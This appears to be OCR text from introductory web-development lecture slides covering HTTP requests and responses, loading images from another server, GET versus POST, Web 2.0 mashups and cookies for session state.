



image.jpg
someserver.com/a/b/c.html
Simple Web Page
HTTP RESPONSE
Image.jpg
Browser
(Google Chrome)
WEB SERVER
(http://someserver.com)

Let's try it again… look for the change…







```
<HTML>
<BODY>
<H1>Simple Web Page</H1>
<IMG SRC=
"http://google.com/images/
image1.jpg">
</BODY>
</HTML>
```



someserver.com/a/b/c.html
Simple Web Page
?
HTTP GET
/images/image1.jpg
Google
images
image1.jpg
Browser
(Google Chrome)


someserver.com/a/b/c.html
Simple Web Page
image.jpg
HTTP RESPONSE
Image.jpg
Browser
(Google Chrome)

GET versus POST requests




```
<form method="POST" action="FormProcess.php">
```

```
POST /FormProcess.php http/1.1
```

```
<a href="SomePage.php">Hyperlink</a>
```

```
GET /SomePage.php http/1.1
```


WEB 2.0 AND BEYOND


The Mashup Ecosystem:
Flourishing In An Increasingly Nurturing Environment
Web
HTML
RIA
Mobile
Hybrid
Browser
People
commerce site
online application
media storage
feed aggregator
search engine
content site
mashup
Public Edge of the Enterprise
Tolerance Continuum
discovery
Database
content
service
security
SOA
Enterprise
awkward intersection
Private Services and Information
Mashup Drivers:
Great Content is Hard To Recreate
Increasing Developer and User Skills
The Benefit of Building Upon Shoulders of Giants
Widespread Availability of Good Tools
Lightweight Data and Service Models
Easy To Reuse Services
Right To Remix Spreading
Source: http://web2.wsj2.com

COOKIES

- HTTP is ***STATELESS***
- A webserver doesn't "connect" requests
- To simulate a "session", use cookies
- Put "cookie: <session id>" in request/response header

BASIC IDEA



